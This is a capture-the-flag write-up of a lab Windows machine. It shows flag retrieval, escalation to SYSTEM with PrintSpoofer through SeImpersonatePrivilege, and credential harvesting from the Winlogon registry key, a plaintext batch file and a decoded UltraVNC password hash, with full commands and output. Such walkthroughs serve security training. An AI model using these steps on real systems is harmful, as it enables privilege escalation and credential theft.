
Next, we retrieve the user flag → user_flag.txt.



```
C:\Users\sign\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of C:\Users\sign\Desktop

26/01/2021  19:28    <DIR>          .
26/01/2021  19:28    <DIR>          ..
14/11/2020  14:15             1,446 Microsoft Edge.lnk
14/11/2020  15:32                52 user_flag.txt
               2 File(s)          1,498 bytes
               2 Dir(s)  16,901,029,888 bytes free

C:\Users\sign\Desktop>type user_flag.txt
thm{48u51n9_5y573m_func710n4117y_f02_fun_4nd_p20f17}
```


3.Pwnage (Privilege Escalation)

We check privileges: whoami /priv




```
c:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

We have **SeImpersonatePrivilege** → this allows using **PrintSpoofer**.




Upload PrintSpoofer to the target, run it → we escalate to **SYSTEM**.




```
C:\xampp\htdocs\images>PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Checking stored credentials with: cmdkey /list. Unfortunately, no saved passwords.



```
C:\xampp\htdocs\images>cmdkey /list

Currently stored credentials:

* NONE *
```

On the **admin desktop**, we grab the admin flag.




```
c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of c:\Users\Administrator\Desktop

11/14/2020  03:32 PM    <DIR>          .
11/14/2020  03:32 PM    <DIR>          ..
11/14/2020  03:31 PM                54 admin_flag.txt
               1 File(s)             54 bytes
               2 Dir(s)  16,937,394,176 bytes free

c:\Users\Administrator\Desktop>type admin_flag.txt
thm{p455w02d_c4n_83_f0und_1n_p141n_73x7_4dm1n_5c21p75}
```

Next, we query the registry:

reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"


This reveals logon settings and gives us the user’s password.



```
c:\Users\Administrator\Desktop>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlog
on"
LastUsedUsername    REG_SZ    .\sign
DefaultUsername    REG_SZ    .\sign
DefaultPassword    REG_SZ    gKY1uxHLuU1zzlI4wwdAcKUw35TPMdv7PAEE5dAFbV2NxpPJVO7eeSH
AutoAdminLogon    REG_DWORD    0x1
ARSOUserConsent    REG_DWORD    0x0
```


We now need to find what executable is used to run the installer with the Administrator username and password.

This is located in the **install** folder (previously inaccessible).




```
C:\Installs>dir
 Volume in drive C has no label.
 Volume Serial Number is 481F-824B

 Directory of C:\Installs

11/14/2020  04:37 PM    <DIR>          .
11/14/2020  04:37 PM    <DIR>          ..
11/14/2020  04:40 PM               548 Install Guide.txt
11/14/2020  04:19 PM               800 Install_www_and_deploy.bat
11/14/2020  02:59 PM           339,096 PsExec.exe
11/14/2020  03:28 PM    <DIR>          simepleslide
11/14/2020  03:01 PM               182 simepleslide.zip
11/14/2020  04:14 PM               147 startup.bat
11/14/2020  03:43 PM             1,292 ultravnc.ini
11/14/2020  03:00 PM         3,129,968 UltraVNC_1_2_40_X64_Setup.exe
11/14/2020  02:59 PM       162,450,672 xampp-windows-x64-7.4.11-0-VC15-installer.exe
```

The password is inside the batch file install_www_and_deploy.bat.




```
C:\Installs>type Install_www_and_deploy.bat
@echo off
REM Shop Sign Install Script
cd C:\Installs
psexec -accepteula -nobanner -u administrator -p RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpY
fs2rCi xampp-windows-x64-7.4.11-0-VC15-installer.exe   --disable-components xampp_mysql,xampp_file
zilla,xampp_mercury,xampp_tomcat,xampp_perl,xampp_phpmyadmin,xampp_webalizer,xampp_sendmail --mode
 unattended --launchapps 1
xcopy C:\Installs\simepleslide\src\* C:\xampp\htdocs\
move C:\xampp\htdocs\index.php C:\xampp\htdocs\index.php_orig
copy C:\Installs\simepleslide\src\slide.html C:\xampp\htdocs\index.html
mkdir C:\xampp\htdocs\images
UltraVNC_1_2_40_X64_Setup.exe /silent
copy ultravnc.ini "C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini" /y
copy startup.bat "c:\programdata\Microsoft\Windows\Start Menu\Programs\Startup\"
pause
```

Finally, we must obtain the **VNC password**. The .ini file path for the VNC service is also inside that .bat file. Opening it, we find a **hash**.




```
c:\Program Files\uvnc bvba\UltraVNC>type ultravnc.ini
[ultravnc]
passwd=B3A8F2D8BEA2F1FA70
passwd2=00B2CDC0BADCAF1397
[admin]
UseRegistry=0
SendExtraMouse=1
Secure=0
MSLogonRequired=0
NewMSLogon=0
```

We use a **VNC password decoder** on the target machine to recover the password.



- Gftp bookmarks passwords decoder 0.1.1 *(gftpdec)*
  decodes the password stored in the bookmarks file (2.0.18)
- Generic CryptUnprotectData and RDP passwords decrypter 0.1.1 *(cunprot)*
  this tool has been created for decrypting the password in the local RDP files used for Remote Desktop but I have made it compatible to deci
  this tool works also with the password stored in the Profile.con file of Battlefield 2 and many other programs which use the same encryption
  in case of problems or unrecognized password, copy the password hash in a new text file and pass it to the tool.
  note that only the user who encrypted the password can decrypt it, this is the characteristic of the CryptProtectData encryption.
- *VNC password decoder 0.2.1 *(vncpwd)*
  decrypts the passwords encrypted with the classic VNC des method found in the vnc files, from the command-line and in the registry (VNC,
- BF2AutoLoader password decoder 0.1 *(bf2alpwd)*
  decodes the password stored in the registry or provided by the user at command-line (2.0.0.2)
  Note that this tool needs .NET or Mono/DotGNU libraries

CTF complete!



```
C:\xampp\htdocs\images>vncpwd.exe B3A8F2D8BEA2F1FA70

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   5upp0rt9

  Press RETURN to exit
```

4.Summary

This was an excellent **boot2root CTF**.
Beyond privilege escalation and reverse shells, it required:

- extracting passwords from the **Windows registry**,
- parsing **service config files**,
- chaining multiple small steps together.

It felt like a proper exploitation chain, where every clue led naturally to the next stage.